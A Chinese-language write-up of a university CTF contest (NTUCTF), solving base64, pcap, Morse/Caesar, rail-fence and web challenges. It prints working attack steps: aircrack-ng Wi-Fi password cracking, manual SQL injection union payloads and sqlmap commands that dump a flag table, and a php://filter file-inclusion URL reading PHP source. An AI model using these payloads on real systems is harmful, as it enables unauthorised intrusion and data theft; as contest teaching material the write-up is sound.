
**南通大学第一届NTUCTF比赛writeup**

**0x00签到**

进入链接，出现本次比赛的提示，右键查看源码。




在页面注释，发现答案



**Misc**

**0x01死肥宅的老婆**

下载下来其实是个没有后缀名的文件，用记事本打开



发现是一窜base64编码。


图片是可以用base64编码表示的，而这道题的目的是为了还原成图片。在html中如果要转base64转图片需要加头。

这里利用给小技巧，网上有很多图片转base64的网站: <http://imgbase64.duoshitong.com/>


我们随便上传张jpg格式图片转base64



逗号前面的就是前缀，我们把后面换成题目给的base64，结果如图。



根据题目提示，答案是NTUCTF{人物名字}。这里我们直接用百度识图。（如果认识可以直接省去这步…..）




最终答案


NTUCTF{宝多六花}

**0x02流量分析**

下载下来是个pcap包，用wireshark打开。




根据题目提示，答案为访问网站的域名。Web服务一般都是80或者443端口，利用wireshark的过滤。



发现只有3条记录，这3条记录我解释下

第一条和第二条是客户端向服务器端发的请求，第三条是服务器端发回来的其中一个请求的404

因为答案是域名。192.168.43.98是私有地址，即客户端的地址。39.134.69.10是服务器的地址。我们仔细看下前2个包的内容，发现就是我们学校的官网。www.ntu.edu.cn



这里有个问题直接把ip输入浏览器竟然不是官网主页而是报错（应该是学校网站的问题）

最终答案为:NTUCTF{www.ntu.edu.cn}

**0x03wifi密码**

下载下来是个cap包，这个包丢到wireshark里面是加密的。再看题目是答案是密码，密码破解前7位固定，后4位是需要爆破的。

这里推荐2个方法生成字典。


1. 在windows下有很多”黑客字典生成工具”，直接制作字典就好了
2. 在kali里面有个字典制做的软件叫crunck

使用方法：https://baijiahao.baidu.com/s?id=1601105847422869230&wfr=spider&for=pc

这里我们生成字典命令为

crunch 11 11 0123456789 -t 1391040%%%% >1.txt


然后破解wifi密码了，把cap把放到kali里面去（群里我也提供了aircrak，可以在windows下用）



首先查看包里面的内容，发现3号里面有信息的，ESSID为D-Link\_DIR-600A


使用命令为

aircrack-ng qwq.cap



使用字典破解密码，它会让你选择破解哪个包，键盘输入3

aircrack-ng -w 1.txt qwq.cap




最终答案为NTUCTF{13910407686}，其实这是道网上的原题~

**Crypty**

**0x01哒哒~哒哒哒~**

打开题目，没有下载没有连接，就是一段文字



注意这里有2个重要人物不是我乱写的，凯撒和摩尔斯分别对应摩尔斯电码和凯撒密码

观察下面的密码，是摩尔斯电码，随便找个网站解密下: http://www.atool.org/morse.php



%u7b是unicode的编码，写全应该是%u007b,那么对应的字符。是Escape/Unescape加密/解密的表示形式。那么查下表

%u7B => {


%u7D => }

整理一下下，摩尔斯解出来的结果为：

BHIQHT{MWBUMWBUMWBU}

当然这不是最后的答案，提示中的凯撒加密（不懂可以百度查查，很简单的加密）还没用到，这里自己写脚本也好，群里我也有工具。

结果如下




**0x02学姐的贝斯：**

这里有个txt文件，直接打开，发现是串base64，测试发现是base64连续加密的结果，我们连续解密，最后结果为：



NetT\_hUqiCqrTntFai{msxeeu\_veiejsni\_}

已经有NTUCTF{XXX}的雏形了，但是是被打乱的，题目中还提示了栅栏，这里第二部解密用栅栏解密。



最终答案为

NTUCTF{xuejie\_qqname\_is\_thirtiseven}

**Web**

**0x01简单的SQL注入：**

打开页面已经很明显了，我们输入1，它会调用数据查询id为1的人信息，一直到id为3




没有任何waf，没有任何转义。

这里写下手工注入的方法和sqlmap注入的两种方法

手工注入：


利用数据库的联合查询方法，控制回显。

-1' union select 1,2,3,4 #




爆出数据库

-1' union select 1,(select database()),3,4 #




爆表名

-1' union select 1,(select group\_concat(table\_name) from information\_schema.tables where table\_schema = database()),3,4 #




爆flag表的字段

-1' union select 1,(select group\_concat(column\_name) from information\_schema.columns where table\_name = 'flag'),3,4 #



爆flag表中的flag字段内容

-1' union select 1,(select group\_concat(flag) from flag),3,4 #




获得答案

NTUCTF{f6c631f294a64dbb1e963f427fdc725d}

Sqlmap：

先用burpsuite把包抓下来。



保存成12.txt文件

用sqlmap直接get注入


爆库

sqlmap -r 12.txt –dbs




爆表

sqlmap -r 12.txt -D sql\_test --tables




爆字段

sqlmap -r 12.txt -D sql\_test -T flag –columns




爆字段内容

sqlmap -r 12.txt -D sql\_test -T flag –dump



**0x02文件包含：**

进去后会发现一段字，这里注意观察url，出现了file=flag.php,那么就是文件包含



这里说明index.php有文件包含的功能，而且结尾是php那么没有进行对后缀的限制，而且我出题的时候没有对头进行限制，意思是可以为所欲为了。


我们直接用php://filter伪协议读取内容

<http://134.175.147.161:10003/index.php?file=php://filter/read=convert.base64-encode/resource=flag.php>


然后发现页面出现一堆base64编码。这里顺便解释下为什么吧。

因为服务器是php的，那么<?php xxxx ?>里面的内容会被直接解析成php语言的语法功能。但是，如果把它用base64编码后 就破坏了 <?php ?>这种结构，服务器就不会解析了，于是字符串就会当场html一样输出到页面上。

于是，顺手丢掉hackbar里面base64解个码，恢复明文

